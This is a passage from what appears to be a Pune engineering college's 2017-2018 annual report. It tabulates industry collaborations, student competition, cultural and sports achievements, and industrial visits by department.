| 1 | Information Technology | Net Gyani IT services Pvt. Ltd | Mr Vivek Agha Founder and CEO | • Seminar and Expert Lecture in Cloud Computing.<br>• Industrial Visit.<br>• Internship training for students and Staff.<br>• Sponsorship for BE Projects.<br>• Training and Placement assistance. | -Seminar and Expert Lecture in Cloud Computing Industrial Visit |
| 2 | Information Technology | Seed Infotech Limited | Mr. Shrikant Rasane Execution director. | • Seminar on Latest Technologies<br>• Industrial Visit<br>• Internship training for students and Staff.<br>• Training and Placement assistance. | Seed IT idol context |
| 3 | Electrical | NiYo Engineers, Pune | Shrikant Pendse 9890mar3270 | • Expert lecture,<br>• Project Guidance Training and workshops for staff as well as students | BCUD Research Project |
| 4 | Electrical | SEED Infotech Ltd.,Pune | Maruti Suryawanshi M:9922933316 | • Seminars,<br>• Workshops,<br>• Campus recruitment drive, FDP | In process |
| 5 | Electrical | MSEDCL, Nashik | M.Santosh Patni M:7875767097 | • Conference<br>• Seminar<br>• Visit<br>• Expert lecture | In process |

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| 6 | Electrical | Strom Energie Pvt. Ltd. Pune | Mr. Yogendra Talware M: 9822653104 | • Expert lecture<br>• Internship, Energy/Power Quality Audit<br>• Project | Expert lecture, Energy/Power Quality Audit |
| 7 | Computer | IRT Pvt. Ltd. | Ms. Amreen Gayas Shaikh | • Linux OS | Training sessions on basic linux commands |
| 8 | Computer | SEED INFOTECH Ltd, Pune | Mr.Mangesh Moghe | • Expert Lecture on "Computer Networks recent technologies and future scope" | Expert lecture |
| 9 | Computer | Indeed Inspiring Infotech Pune | Mr. Kushal Sharma | • Workshps/Seminar/ Sponsorship/Training | Workshop on " Hadoop Framework for Big Data" |
| 10 | Computer | SEED INFOTECH Ltd, Pune | Atul Fhad SME & Academic Head SEED Infotech Mrs.D.S.Zingade | • Workshps/Seminar/ Sponsorship/Training | Workshop on "BIG data Hadoop" |
| 11 | Computer | SEED INFOTECH Ltd, Pune | Atul Fhad SME & Academic Head SEED Infotech Mrs.D.S.Zingade | • Workshps/Seminar/ Sponsorship/Training | Workshop on "Interview Skills and Adv. Java |
| 12 | ENTC | TSSC | Lt. Gen Dr. SP Kochhar | • Telecomm Sector and Android app Development | Faculty Training by TSSC in Association with Google India |
| 13 | ENTC | Texas INSTRUMENTS | Mr. Prathmesh Ram<br>Mr Mahesh B<br>Mr Rajesh<br>Mr Kishore<br>Digital Shark Technologies Bangalore | • Lab Development | Texas INSTRUMENTS for IoT, Power ,Embedded applications |

**d) Seminar/Events conducted under quality Circle**

| Sr. No. | Date | Event | Resource Person |
|---|---|---|---|
| 1 | 13/10/2017 | Cultural Event for Staff (Mehendi competition, Antakshari, & Sports ) | Nil |
| 2 | 18/09/17 &19/09/17 | Orientation For Psychometric Test | Dr.Thombre Holiastic Centre,Pune |

**5) Students Achievements –**

**1. Students Academic Activities (2017-2018)**

| Sr. No. | Name of the Student | Event in which Participated | State/National International Level | Prizes/ Medals Won |
|---|---|---|---|---|
| 1. | Ms Manasi Jain (Information Technology) | Impetus and Concept 2018 Project Competition | National | 3rd |
| 2. | Mr. Suyog Choudhary (Information Technology) | Impetus and Concept 2018 Project Competition | National | 3rd |
| 3. | Ms Pranjal Jain (Information Technology) | Impetus and Concept 2018 Project Competition | National | 3rd |
| 4. | Mr Suraj Katkar (Information Technology) | Impetus and Concept 2018 Project Competition | National | 3rd |
| 5. | Subham Wale TE Electrical | EngineeringToday 2017, PaperPresentation" | National level Organized by AISSM'S College Of Engineering, Pune 13/09 /2017 | Runner up |
| 6. | Ravi Belle<br>Kiran Belle<br>Vikram Mishra<br>Vinit Trinagarwar<br>Parag Shelar<br>Chaitanya Hemade<br>Ashish Kumar Singh<br>Rushikesh Bhosale<br>B E Electrical | Mind spark 2017 | National level<br>Organized by<br>College Of Engineering, Pune | Winners – Technical Championship |

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|---|---|---|---|---|
| 7. | Chaitanya Hemade<br>Vinit Trinagarwar<br>BE Electrical | DIPEX 2018 | State<br>Organized by :<br>Walchand College of Engineering, Sangli | 2nd Prize |
| 8. | Anurag Mohan<br>BE Electrical | GATE 2018 | National | Percentile31.33 (Qualified ) |
| 9. | Sachin Madann<br>BE Electrical | GATE 2018 | National | Percentile -29.33 (Qualified ) |
| 10. | Aditi Chimanpure<br>SE Electrical | Vidyadhan scholarship | National<br>Organized by:<br>Sarojini Damodaran Foundation | 30000/- Per Year |
| 11. | Ishwari Deshmukh<br>SE Electrical | Vidyadhan scholarship | National<br>Organized by:<br>Sarojini Damodaran Foundation | 35000/- Per year |
| 12. | Aarti Dhotre<br>TE Electrical | Cummins Scholarship | National | Annual Expenditure for education till completion of BE |
| 13. | AkshayPhadtare | Wheelomotion in Mind Spark at COEP | National | 1st Rank |
| 14. | AkshayPhadtare | Tesla 17 MITCOE | National | 1st Rank |
| 15. | Maaz Shaikh | Paper presentation at Silicon Fusion in AISSMS ( COE ) | National | 1st Prize |
| 16. | Shubham pawar | Model making | College | 1st Prize |
| 17. | Chetan bhoje | Model making | College | 1st Prize |
| 18. | Ranveer singh | Technical quiz | College | 1st Prize |
| 19. | Shravani Thombre | Paper presentation at GOV POLY, PUNE | College | 1st Rank |
| 20. | Moin Patel | ALACRITY TECHNICAL PCB designing at IOIT | National | 1st |
| 21. | Moin Patel | TECHNO-QUIZ at JSPM narhe | National | 1st |

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|---|---|---|---|---|
| 22. | KedarWavre | 'Wheels on fire', Rc nitrocar event Melange VIT Pune | National | 2nd |
| 23. | AkshayPhadtare | 'Wheels on fire', Rc nitrocar event Melange VIT Pune | National | 2nd |
| 24. | Chetan Gaikwad | 'Wheels on fire', Rc nitrocar event Melange VIT Pune | National | 2nd |
| 25. | Rohan Patil | 'Wheels on fire', Rc nitrocar event Melange VIT Pune | National | 2nd |
| 26. | AkshayPhadtare | 'RALLY MANIA" at MIT Pune | National | 3rd |
| 27. | Chetan bhoje | Robowar at Sardar Patel College of engg. | National | 1st |
| 28. | Chetan bhoje | Robosoccer at Sardar Patel College of engg. | National | 3rd |
| 29. | Chetan Bhoje | Robowar At ZEAL college of engg | National | 2nd |
| 30. | AkshayPhadtare | 'Torque 2018' at Fr. C Rodrigues Institute of Technology Mumbai | National | 1st |
| 31. | Maaz Shaikh | Paper presentation AISSMS COE | National | 1st |
| 32. | HarshadJagtap | Paper presentation ISA AISSMS IOIT | National | 2nd |
| 33. | Krishna Shinde | Paper presentation ISA AISSMS IOIT | National | 2nd |
| 34. | Rudrani Dhaye | Project competition ISA VIT Pune | National | Runner up |
| 35. | Maaz Shaikh | Project competition ISA VIT Pune | National | Runner up |

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|---|---|---|---|---|
| 36. | Moin Patel | ALACRITY TECHNICAL PCB designing at IOIT | National | 1st |
| 37. | Moin Patel | TECHNO-QUIZ at JSPM narhe | National | 1st |
| 38. | KedarWavre | 'Wheels on fire',Rc nitrocar event Melange VIT Pune | National | 2nd |
| 39. | Vaswani Keshav Kishor Computer | SEED Hackathon(Project Training & Competition) | State Level | Certificate for winner and Medal |
| 40. | Umang Koul | SEED Hackathon(Project Training & Competition | State Level | Certificate for Best Team Leader and Medal |
| 41. | Vaswani Keshav Kishor | SEED Hackathon(Project Training & Competition | State Level | Certificate for Best Team Leader and Medal |
| 42. | Shreyas Saisekhar | SEED Hackathon(Project Training & Competition | State Level | Certificate for Best Team Leader and Medal |
| 43. | Bhangale Mrinal Jagdish | SEED IT Idol –Pune 2018 | State Level | Finalist |
| 44. | Priyanka Jadhav | SEED Hackathon (Project Training & Competition | State Level | Best Team Leader |
| 45. | Subrato Pattanaik | SEED Hackathon (Project Training & Competition | State Level | Winner |
| 46. | Bhujang Zanak | SEED Hackathon (Project Training & Competition | State Level | Winner |
| 47. | DinaniKarim Rajeshwari Kamble DangeShivani Switi Patil SumeetKuvelkar (E&TC) | Mind spark 2017 | National level Organized by College Of Engineering, Pune | Winners – Technical Championship |

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|---|---|---|---|---|
| 48. | JayeshRane (E&TC) | Brain Stroming | National Level | Second |
| 49. | Sumeet Kuvelkar (E&TC) | Encrypto | State Level | First |
| 50. | ShubhamPusegaonkar (E&TC) | Encrypto | State Level | First |
| 51. | TE/SE Students (E&TC) | Broadcast Quiz Competition | Inter Institute Level | First |
| 52. | Advait Pitale (Electronics) | Mindspark'17 | National Level | 3rd prize |
| 53. | Riteshkumar Dube (Electronics) | Mindspark'17 | National Level | 3rd prize |
| 54. | Ritesh Dube Adwait Pitale (Electronics) | DIPEX 2018 | National | 2 nd Prize |
| 55. | Ritesh Dube Adwait Pitale (Electronics) | TechnoVision 2018 | National | 2 nd Prize |

**ii) Students Cultural Activities (2017-2018)**

| Sr. No. | Name of Student | Event in which Participated | State/National/International Level | Prizes /Medals Won |
|---|---|---|---|---|
| 1 | Omkar Zanje TE Electrical | -- | International | E- book published 'ॐली२०५०' |
| 2 | Shambhuraje salunkhe SE Electrical | Speech competition | National level Organized By Hanuman High School & Junior College, Tandulwadi, Dist:- Solapur 24/08/2017 | Consolation Prize |
| 3 | Samruddhi Kuchik BE Electrical | Debate Competition on occasion of Hindi Diwas | College level Organized by : Media and Publication Committee 15/09/17 | 2nd Prize |
| 4 | Akanksha Kumar TE Electrical | Essay Competition on occasion of Hindi Diwas | College Organized by : Media and Publication Committee 15/09/17 | 3nd Prize |

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|---|---|---|---|---|
| 5 | Samruddhi Kuchik<br>BE Electrical | Udgeer Laghupat Mahotsav | State<br>Organized by :<br>Rangkarmi sahitya ,kala , krida prathistahan, Udgeer | Best Actress Award<br>`5000 Cash Prize |
| 6 | Harish Taru<br>TE Electrical | Udgeer Laghupat Mahotsav | State<br>Organized by :<br>Rangkarmi sahitya ,kala , krida prathistahan, Udgeer | Short film 'Ghusmat' Nominated |
| 7 | Omkar Zanje<br>TE Electrical | --- | International | E- book published 'Pahile ne mi tula' |
| 8 | Shambhuraje Salunkhe<br>SE Electrical | Elocution competition 2018 | National level<br>Organized by :-<br>96 group And navjavan ganeshutsav mandal, malwadi- anandnagar,<br>on 18/02/18 | 3 rd prize |
| 9 | Prajakta Pandkar<br>SE Electrical | Firodiya<br>INDIVIDUAL Event – Jaldeepasan | State | 1st Prize |
| 10 | Ms. Prajakta Mahale<br>Instrumentation | VEDANT 2K17<br>Rangoli | Local Level byB. J. Government Medical College & Sassoon General Hospitals, Pune | First |
| 11 | Ms. Prajakta Mahale | VEDANT 2K17<br>Mehendi Competition | Local Level byB. J. Government Medical College & Sassoon General Hospitals, Pune | First |
| 12 | Shrushti Gawande<br>E&TC | Shrawan Queen | State | Second Runner Up |
| 13 | Yangsin chuski<br>Electronics | MIT Persona Fest 2018<br>"Model Making" | University Level | Certificate |
| 14 | Kunal Sonavane | "Model making"<br>Innovision 2k18 | State Level | Certificate |
| 15 | Shubham Aage | MIT Persona Fest 2018<br>"Model Making" | University Level | Certificate |

### iii) Students Sports Activities (2017-2018)

| Branch | Name of the Student | Event in which Participated | State / National / International Level | Prizes/ Medals Won |
|---|---|---|---|---|
| Computer | Shraddha Chvan | Melange 2018 Organized by VIT, Pune | National Level | Second |
| Computer | Rasika Pawar | Melange 2018 Organized by VIT, Pune | National Level | Second |
| Computer | Poonam Duddmani | Melange 2018 Organized by VIT, Pune | National Level | Second |
| E&TC | Divya Gaur | Judo | University Level | 2nd |
| E&TC | RajtejTekawale | FSAI Cricket League | State | Winner |
| E&TC | RajtejTekawale | FSAI Cricket League | State | Man of the match |
| E&TC | RajtejTekawale | FSAI Cricket League | State | Winner |
| Electronics | Yangsin chuski | Melange 2018 | State level | 2nd |
| Electronics | Aparna Sing | Ashwamedh 5 aside football | State level | 1st Runner up |
| Electronics | Dipanshu Ranjan | Ashwamedh "Box Cricket" | State level | Certificate |
| Electronics | Aparna Sing | Melange 2018 "Football" | State level | 2nd |
| Electronics | Aparna Sing | Zest 2018 held at COEP "Football" | State level | Certificate |
| First Year Engineering | Bagade Akash Laxman | Gymnastics | Pune City Zonal Sports committee Artistic Gymnastic | 3rd Place |
| First Year Engineering | Bagade Akash Laxman | Gymnastics | Maharashtra Amatur Gymnastic Association State Gymnastic Championship 17-18 | 1st Place |
| First Year Engineering | Bagade Akash Laxman | Gymnastics | 52nd artistic gymnastic association state championship 18-19, Floor exercise | 2nd Place |

**6 Industry institute Interaction:**

- **Industrial Visits -**

| Sr. No. | Date of Visit | Class | Company | No of Students Visited | Organized by/Attended by |
|---|---|---|---|---|---|
| 1 | 01/9/2017 | BE(IT) | Netgyani IT Services Pvt Ltd | 32 | 1. Ms.S.P.Badhe<br>2. Mrs.R.Y.Totare<br>3. Mr.A.V.Kore |
| 2 | 07/9/2017 | TE(IT) | Netgyani IT Services Pvt Ltd | 40 | 1. Mrs.P.P.Mahale<br>2. Mr.V.S.More<br>3. P.B.Wakhare |
| 3 | 13/09/2017 | BE(IT) | Cyber Crime Investigation Cell, Pune City Police | 23 | 1.Mrs. Mrunal K. Pathak<br>2.Ms. Savita P. Badhe |
| 4 | 16/02/2018 | BE(IT) | India Meteorological Department, Pune | 35 | 1.Mrs. Mrunal K. Pathak<br>2.Ms. Savita P. Badhe<br>3. Mr. Amit Kore |
| 5 | 16/02/2018 | SE(IT) | Arena Animation | 40 | 1. Mrs. R. Y. Totare<br>2. Ms. R. L. Bhosale<br>3. Ms. Sonam Chauhan |
| 6 | 09/02/2018 | TE(IT) | Persistent Pvt. Ltd | 45 | 1. P.P.Mahale<br>2. Jayashree Pasalkar |
| 7 | 4/07/17 | T.E (Electrical) | 22KV Parvati Receiving station (EIMT) | 45 | Organized By : Mrs. S. M. Shaikh<br>Attended By :, Mrs. N. M. Rao, Mr. P. P. Mahajan, Mrs. S. S. landge , Mrs. K. S. Gadgil, Mrs. S. M. Shaikh, Mrs. A. D. Shiralkar |
| 8 | 18/08/17 | S.E. (Electrical) | Automatic Electric , Lonavala | 40 | Organized By : Mr. S. M. Chaudhari<br>Attended By, Mr. S. M. Chaudhari Mr. P. P. Mahajan, Mr. V. S. Kamble ,<br>Mr. S. A. Asarkar , Mrs. S. N. Powniker |

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|---|---|---|---|---|---|
| 9 | 12/9/17 | B. E. Instru | Deenanath mangeshkar Hospital and research center | 09 | Organized By : Ms Goyal Awagan<br>Attended By: Ms Goyal Awagan , Ms. Sneha Patil |
| 10 | 15/9/17 | T. E. (Electrical) | Visit to 1st Solar Power Expo | 20 | Organized By : Mrs. K.S. Gadgil<br>Attended By: Mrs. K.S. Gadgil , Ms . Sneha Patil |
| 11 | 28/09/17 | B.E (Electrical) | 50 W Solar Power Plant Shirsupal , Baramati | 50 | Organized By : Mr. V. S. Kamble<br>Attended By :,Mrs. V. P. Kuralkar, Mr. S. S. Shingare , Mr. V. S. Kamble . Mr.P. P. Mahajan , Mrs. S. N. Powniker |
| 12 | 22/12/17 | SE (Electrical) TE | Manisha EngineersPvt. Ltd , Pirungut, Pune | 51 | Organized By:Mrs. V. P. Kuralkar.<br>Attended By: Mrs. V. P. Kuralkar, Mrs. K.S. Gadgil , Mrs. N. M. Rao , Mr. S. M. Chaudhari Mr. P. P. Mahajan, Mr. V. S. Kamble , Mr. S. A. Asarkar ,Mr. B. D. Deotale |
| 13 | 25/01/18 | TE (Electrical) | HVDC Terminal station Padgha, Thane | 45 | Organized By: Mr. V. S. Kamble<br>Attended By: Mr. V. S. Kamble, Mrs. N. M. Rao, Mrs. V. P. Kuralkar |
| 14 | 15/02/18 | BE (Electrical) | Sakal Printing Press , Urali Devachi, Pune | 43 | Organized By: Mrs. S.S.Landge<br>Attended By: Mrs. S.S.Landge, Dr. K. K. Puranik, Mrs. A. D. Shiralkar , Mr. S. S. Shingare , Mrs. S.M.Shaikh |

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| 15 | 16/02/18 | SE (Electrical) | 132KV Ganeshkhind Substation, Pune | 56 | Organized By:Mrs. S. N. Powniker, Attended By: Mrs. S. N. Powniker , Mr. S. M. Chaudhari Mr. P. P. Mahajan,Mrs. K. S. Gadgil , Ms. G. R. Awagan |
| 16 | 27/02/18 | BE (Electrical) | MAHADISCOM-Testing and Quality Assurance Laboratory – Phursungi | 45 | Organized By : Mrs. S.M.Shaikh Attended By:Mrs.S.S.Landge Mr. B.D.Deotale ,Mrs. S.M.Shaikh |
| 17 | 23/Mar/18 | TE (Electrical) | Railway's Traction Substation at Khadki Pune | 46 | Organized By: Mr. S. A. Asarkar Attended By: Mrs. V. P. Kuralkar, Mr. S. A. Asarkar ,Mr. B. D. Deotale , Mrs. A. D. Shiralkar,Ms. S. M. Patil, Ms. G. R. Awagan |
| 18 | 28/Mar/18 | BE (Electrical) | MAHATRANSCO 220 kV GIS Kondhwa Sub-Station | 45 | Organized By : Mr. S. S. Shingare . Attended By :Mrs. S. M. Shaikh |
| 19 | 05/07/2017 | S.E. Inst. | Indian Meteorological Department, Pune | 25 | Mr. N. S. Nagdeo |
| 20 | 12/08/2017 | S.E. Inst. | Vishay Components, Pune | 19 | Dr. D. R. Shende |
| 21 | 20/09/2017 | S.E. Inst. | Automatic Electric Ltd., Lonavala, Pune. | 30 | Mr. H. P. Chaudhari, Mr. C. V. Supe |
| 22 | 24/01/2018 | S.E. Inst. | Pune Techtrol Pvt. Ltd., Pune | 32 | Mr. N. S. Nagdeo |
| 23 | 02/02/2018 | S.E. Inst. | Electronic Test & Development Centre, Pune | 40 | Dr. D. R. Shende |
| 24 | 15/03/2018 | S.E. Inst. | Krishna Electricals, Bhosari, Pune | 34 | Mr. S. M. Bedre |
| 25 | 31/07/2017 | T.E. Inst. | Maarc Labs Pvt ltd, Nandedphata, Pune | 56 | Mrs. S. V. Kulkarni |
| 26 | 01/08/2017 | T.E. Inst | Oasis Technologies, Pune | 55 | Mr. C. V. Supe |

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| 27 | 01/09/2017 | T.E. Inst. | Venkatesh Enterprises, Sanaswadi, Pune | -- | ------ |
| 28 | 21/12/2017 | T.E. Inst. | Ruby Hall Clinic, Wanowarie, Pune. | 20 | Mrs. S. V. Kulkarni |
| 29 | 16/03/2018 | T.E. Inst. | Katraj Dairy, Katraj, Pune. | 46 | Mr. S. V. Malge |
| 30 | 15/07/2017 | B.E. Inst. | Johnson Controls India Pvt. Ltd., Pune | 22 | Ms. N. D. Agham |
| 31 | 13/09/2017 | B.E. Inst. | Elcab Conductors pvt. Ltd., Pune | 30 | Mrs. G. S. Ingle |
| 32 | 28/09/2017 | B.E. Inst. | DeenanathMangeshkar Hospital, Pune | 09 | Mrs. G. R. Awagan |
| 33 | 05/10/2017 | B.E. Inst. | SDC lab at Bharti Vidyapeeth College of Engineering, Pune | 15 | Ms. N. D. Agham |
| 34 | 28/12/2017 | B.E. Inst. | DiTap-V Automation Pvt. Ltd., Pune. | 28 | Mrs. G. S. Ingle |
| 35 | 25/01/2018 | B.E. Inst. | Agriculture college, Pune | 11 | Ms. N. D. Agham |
| 36 | 16/02/2018 | B.E. Inst. | Mapro Food Park, Wai. | 53 | Mr. C. V. Supe |
| 37 | 24/02/2018 | B.E. Inst. | Mymul Milk Union Ltd., Mysore. | 25 | Ms. N. D. Agham |
| 38 | 29/03/2018 | B.E. Inst. | Chitale Dairy Plant, Sangli. | 22 | Ms. P. A. Patil |
| 39 | 12-9-2017 | TE Computer-1st shift | Technosys | 65 | S.N.Zaware<br>D.S.Zingade<br>G.J.Nawale<br>S.P.Pimpalkar<br>S.R.Agrawal |
| 40 | 28-07-2017 | TE Computer-2nd shift | Maharashtra State Police Wireless, Pune | 53 | Dr.M.A.Thalor<br>Ms.V.S.Bhende<br>Ms.A.S.Chavan<br>Mr.C.N.Aher |
| 41 | 29-08-2017 | TE Computer-2nd shift | Mapro foods pvt. Ltd,Wai, Satara | 45 | Dr.M.A.Thalor<br>Ms.V.S.Bhende<br>Ms.A.S.Chavan<br>Mr.C.N.Aher |

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| 42 | 29-08-2017 | BE Computer-2nd shift | Mapro foods pvt. Ltd,Wai, Satara | 40 | Mr.J.B.Patil<br>Mr.C.N.aher<br>Ms.A.S.Chavan<br>Ms.G.K.Barase |
| 43 | 11-09-2017 | BE Computer 1st Shift | Qspiders Software Testing and Training Institute, Pune | 41 | P. S. Sadaphule<br>P. S. Gaikwad<br>M. A. Zope<br>M. P. Nerkar<br>S. V. Limkar |
| 44 | 18-08-2017 | BE Computer 1st Shift | Indian Institute of Tropical Metrology, Pune | 13 | P. S. Sadaphule<br>P. S. Gaikwad<br>M. A. Zope<br>M. P. Nerkar |
| 45 | 14-09-2017 | BE Computer 1st Shift | India Metrological Department, Pune | 34 | S. V. Limkar<br>P. S. Sadaphule<br>P. S. Gaikwad<br>M. A. Zope<br>M. P. Nerkar<br>S. V. Limkar |
| 46 | 19/8/2017 | SE Computer (I,II) | Fusionstack Pvt. Ltd | 61 | Ms. Sunanda kadam,<br>Ms.Deepali Jawale,<br>Ms. Neha Patil<br>Ms. Archana Said<br>Ms.Pooja Bidwai<br>Ms. Sandhya Alhat<br>Dr. K. S. Wagh |
| 47 | 12/09/2017 | TE Ist Shift | Technosys | 30 | Mrs.D.S.Zingade<br>Mrs.S.N.Zaware<br>Mr.G.J.Navale<br>Mrs.S.P.Pimpalkar<br>Mrs.S.R.Agrawal |
| 48 | 09/02/2018 | TE Computer (I, II) | Persistent system Pvt ltd | 45 | Mrs. S. S. kadam<br>Ms. Deepali Jawale.<br>Ms. Veena Bhende<br>Ms. Amrapali Chavan |
| 49 | 29/8/2017 | SE Computer-II shift | Indian Institute of Science Education and Research (IISER) | 60 | Ms P V Bidwai, Dr K S Wagh,Sandhya Alhat, Pradnya Bormane,Deepali Jawale |
| 50 | 23/3/2018 | SE Computer-II shift | 3RI Computech | 60 | Ms S P Pimpalkar, Ms P V Bidwai, Dr M A Thalor |

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| 51 | 19/03/2018 | BE Computer I shift | Arena Animation Pvt Ltd | 62 | Mr.G.J.Navale, Ms.Pradnya Bormane, Mrs.S.N.Zaware |
| 52 | 18-08-2017 | BE Computer 1st Shift | Indian Institute of Tropical Metrology, Pune | 13 | Ms. M. P. Nerkar<br>Ms. M. A. Zope<br>Ms. P. S. Gaikwad<br>Mr. P. S. Sadaphule<br>Mr. S. V. Limkar |
| 53 | 13/10/2017 | T.E. (B) E&TC | Pune Techtrol Pvt. Ltd., Bhosari, Pune | 45 | Organized by: Ms. Mousami Vanjale<br>Attended by: Ms. Mousami Vanjale & Dr. R. P. Borole |
| 54 | 22/08/2017 | BE(A,B,C) | DINS InfotechPvt.Ltd. | 30 | Ms.R.A.Thakare<br>Ms.G.G.Kulkarni<br>Mr.C.K.bhange |
| 55 | 18/08/2017 | SE(A,B,C) | Wireless Control, Pune | 90 | Mrs. G. D. Salunke,<br>Ms. M. R. Wanjare,<br>Ms. P. D. Deosarkar |
| 56 | 02/09/2017 | BE(A,B,C) | Vijay Engifab | 35 | Organized-<br>Mrs.H.B.Magar ,Mrs.A.S.Ubale<br>Attended-<br>Mr.R.V.sadakale.<br>Mr.R.N.Jadhav |
| 57 | 11/09/2017 | TE-A | Pune Techtrol | 65 | Organized by : A S Phatak<br>Attended by : Mrs. M. P. Sardey<br>Mrs. H. D. Shinde<br>Mr. S. R. Kokane<br>Mr. Venkat Ghodke<br>Mrs. Nilima Deshmukh |
| 58 | 06/10/2017 | TE[B] | CID Museum, Pashan | 65 | Organized by: Vineeta Philip<br>Attended by:<br>Dr. R. P. Borole.<br>Mrs. S. V. Lohar,<br>M. R. Wanjre<br>Mrs. N. A. Deshmukh |

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| 59 | 28/01/2018<br>29/01/2018 | BE<br>(A,B,C) | Seamedu, Baner | 100 | Mrs.H.D.Shinde<br>A.S.Phatak<br>Mr.C.K.Bhange<br>Attended by<br>G.G.Kulkarni<br>S.S.Nikam<br>A.S.Ubale<br>H.B.Magar<br>S.O.Ahire<br>S.V.Lohar |
| 60 | 09/02/2018 | T.E(A,C) | Vidnyan Ashram Pabal,Pune | 55 | Ms.M.R.Wanjre<br>Mrs.N.A.Deshmukh<br>Attended by-<br>Mr.S.S.Jagtap<br>Mr.S.R.Pawar<br>Mr.V.J.Desai<br>Mr.G.H.Wani |
| 61 | 28/02/2018 | SE B | Vidyavani FM radio Station<br>107.4MHz,SPPU Pune | 32 | Mr.V.N.Ghodke<br>Attended-<br>Dr.S.B.Dhonde |
| 62 | 24/1/2018 | BE(A,B) | Police wireless training center<br>pune | 60 | Ms S.O.Ahire<br>Attended By<br>Mrs.A.S.Ubale<br>Mrs.H.B.Magar |
| 63 | 28/03/2018 | SE C | Vidyavani FM radio Station<br>107.4MHz,SPPU Pune | 70 | Dr.Tanuja Dhope<br>Dr.Vinayak Bairagi<br>Mr.Sadakale |
| 64 | 04/11/2017 | First Year<br>Engineering | MaPro Industry Wai, Satara, | 127 | Prof. A. N. Khan Pathan,<br>Prof.G.N.Mawale,<br>Prof.M.B. Nigade, Prof.<br>S.S. Gadadhe and Prof.<br>V.D. Chopade, Mr<br>G.R.Pathan, Mr. Gaurav<br>Karade |
| 65 | 04/11/2017 | First Year<br>Engineering | Kay Paper Mill, Shendre, Satara | 127 | Prof. A. N. Khan Pathan,<br>Prof.G.N.Mawale,<br>Prof.M.B.Nigade, Prof.<br>S.S. Gadadhe and Prof.<br>V.D. Chopade, Mr<br>G.R.Pathan, Mr. Gaurav<br>Karade |

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| 66 | 04/11/2017 | First Year Engineering | Sugar Industry at Ajinkyatara Satara | 127 | Prof. A. N. Khan Pathan, Prof.G.N.Mawale, Prof.M.B. Nigade, Prof. S.S. Gadadhe and Prof. V.D. Chopade, Mr G.R.Pathan, Mr. Gaurav Karade |
| 67 | 23/09/2017 | ENTC | HI-Physics Laboratory Ranjangaon MIDC PUNE | 36 | Attended by Prof. Nitin P. Bhone |
| 68 | 04/11/2017 | F.E | Mapro Industry Wai, Satara | 127 | Prof. A. N. Khan Pathan, Prof.G.N.Mawale, Prof.M.B. Nigade, Prof. S.S. Gadadhe , Prof. V.D. Chopade, Prof. J.C.Manjrekar |
| 69 | 04/11/2017 | F.E | Kay Paper Mill, Shendre, Satara | 127 | Prof. A. N. Khan Pathan, Prof.G.N.Mawale, Prof.M.B. Nigade, Prof. S.S. Gadadhe, Prof. V.D. Chopade, Prof. J.C.Manjrekar |
| 70 | 04/11/2017 | F.E | Sugar Industry At Ajinkyatara Satara | 127 | Prof. A. N. Khan Pathan, Prof.G.N.Mawale, Prof.M.B. Nigade, Prof. S.S. Gadadhe, Prof. V.D. Chopade, Prof. J.C.Manjrekar |
| 71 | 15/03/2018 | FE DIV (E, G, H And I) | ITI, Boribhadak, Pune | 150 | Dr.Y.P.Patil Prof.M.B.Nigade Prof.D.D.Pise Prof.V.D.Chopade Prof.P.B.Shinde |
| 72 | 09/02/2018 | All Mechanica l Staffs | Mahatech Exibition | 10 | Dr.Y.P.Patil Prof.M.B.Nigade Prof.D.D.Pise Prof.V.D.Chopade Prof.P.B.Shinde Prof.N.S.Kamble Prof.S.S.Gadadhe Prof.A.J.More Prof.P.S.Rathod Prof. N.P.Bhone |

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|---|---|---|---|---|---|
| 73 | 26/03/2018 | FE DIV (A, B, C, D And F) | Bhira Hydro Power Plant | 177 | Dr.Y.P.Patil<br>Prof.M.B.Nigade<br>Prof.A.H.Raheja<br>Prof.K.R.Darvekar<br>Prof.N.S.Kamble<br>Prof.A.M.Patil<br>Prof.P.Dua<br>Prof.V.D.Chopade<br>Prof.S.S.Gadadhe<br>Prof.V.N.Dhanwate<br>Prof.M.N.Shinde<br>Prof.S.N.Patil |
| 74 | 22/8/2017 | S.E (Electronics) | Wireless Control, Pashan | 25 | Vrushali Deshmukh |
| 75 | 28/8/2017 | T.E (Electronics) | Shri Vignahar Sahakari Sugar Karkhana,Junner | 62 | Smita Takalkar |
| 76 | 8/9/2017 | B.E (Electronics) | Mapro foods Pvt Ltd | 5 | Pooja Kaware |
| 77 | 8/9/2017 | T.E (Electronics) | Suzlon Global Service Ltd | 67 | Meghana Atakari |
| 78 | 12/9/2017 | S.E (Electronics) | Kana Electronics | 17 | Priti Khobragade |
| 79 | 24/1/2018 | B.E (Electronics) | West water treatment plant | 31 | M.M.Mullani |
| 80 | 12/2/2018 | B.E (Electronics) | DDK Prasar bharati studio | 37 | Manisha Sagade |
| 81 | 14/2/2018 | S.E (Electronics) | R.D. Electronics, Tathavade | 22 | Vrushali Deshmukh |
| 82 | 28/2/2018 | T.E (Electronics) | Katraj Dudh Dairy | 69 | Pooja Kaware |
| 83 | 29/3/2018 | B.E (Electronics) | Vidyavani SPPU Pune | 20 | Apoorva Maidamvar |

- **Faculty Members**

| Sr. No. | Date of Visit | Class | Company | No of Students Visited | Organized by/Attended by |
|---|---|---|---|---|---|
| 1 | 01/9/2017 | BE | Netgyani IT Services Pvt Ltd | 32 | 1. Ms.S.P.Badhe<br>2. Mrs.R.Y.Totare<br>3. Mr.A.V.Kore |
| 2 | 07/9/2017 | TE | Netgyani IT Services Pvt Ltd | 40 | 1. Mrs.P.P.Mahale<br>2. Mr.V.S.More<br>3. Mr. P.B.Wakhare |
| 3 | 13/09/2017 | BE | Cyber Crime Investigation Cell, Pune City Police | 23 | 1.Mrs. Mrunal K. Pathak<br>2.Ms. Savita P. Badhe |
| 4 | 16/02/2018 | BE | India Meteorological Department, Pune | 35 | 1.Mrs. Mrunal K. Pathak<br>2.Ms. Savita P. Badhe<br>3.Mr. Amit Kore |
| 5 | 16/02/2018 | SE | Arena Animation | 40 | 1. Mrs.R.Y.Totare<br>2. Ms.R.L.Bhosale<br>3. Ms.Sonam Chauhan |
| 6 | 13/02/18 | TE | Arena Animation | 40 | 1. P.P.Mahae<br>2. Anuja Phapale |
| 7 | 09/11/17 | --- | Someshwar Sugar Factory Baramati | 02 | Organized by: Mr. S. V.Shelar<br>Attended by: Mr. S. V. Shelar & Mr. S. M. Chaudhari |
| 8 | 27/01/2018 | IEEE STudent Members | TCS, Nyati, Yerawada | 02 | IEEE/Mrs.A.D.Shiralkar |
| 9 | 26/02/2018 | BE (Project Group) | NiYo Engineers, Kothrud | 01 | Mrs.A.D.Shiralkar |
